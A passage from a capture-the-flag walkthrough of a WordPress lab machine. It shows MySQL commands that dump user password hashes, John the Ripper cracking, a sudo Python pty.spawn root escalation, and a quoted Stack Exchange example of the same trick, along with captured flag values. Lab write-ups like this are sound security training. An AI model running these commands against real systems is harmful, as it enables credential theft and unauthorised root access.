
michael@target1:~$ mysql -u root -p

mysql> use wordpress;

mysql> show tables;




9. **Usernames and password hashes revealed:** mysql> select \* from users;




10. **Unrestricted access to the database yields another flag.**

mysql> select \* from wp\_posts; flag3{afc01ab56b50591e7dccf93122770cd2}



11. **Linux tool John the Ripper can be used to attempt to crack the password hashes for michael and steven.**

$ john wp\_hashes.txt **(Where the two user password hashes are placed in the aforementioned file.)**



12. **Programmatic Privilege Escalation** > flag4{715dea6c055b9fe3337544932f2941ce}

**Traditional <sudo –s> is not allowed since user steven doesn’t have admin rights. But an attempt to be root is possible with a PYTHON command.**

$ sudo python -c 'import pty;pty.spawn("/bin/bash");'

root@TARGET1:/ > cd /root && cat flag4.txt

**---**

**MORE ON USING PYTHON TO ESCALATE PRIVILEGE** (from [security.stackexchange.com](http://security.stackexchange.com/))

“…sudo id  
sudo: sorry, you must have a tty to run sudo  
To get around this, let's try a typical PTY upgrade using Python:  
  
echo -e "sudo id\nshudo" | python -c 'import pty;pty.spawn("/bin/bash")'  
There's probably a way to do it with the -S option, but it's not needed. This spawns a new PTY to run /bin/bash, which receives the sudo command and password as standard in.  
  
Here's the output:  
  
echo -e "sudo id\nshudo" | python -c 'import pty;pty.spawn("/bin/bash")'  
shudo@mymachine:/tmp$ sudo id  
[sudo] password for shudo:  
uid=0(root) gid=0(root) groups=0(root)  
You can see the new shell is spawned, sudo is executed, and the command is run as root! Note that this did leave my shell in a bad state since stdin is tied to the pipe, but it should be sufficient for a PoC.”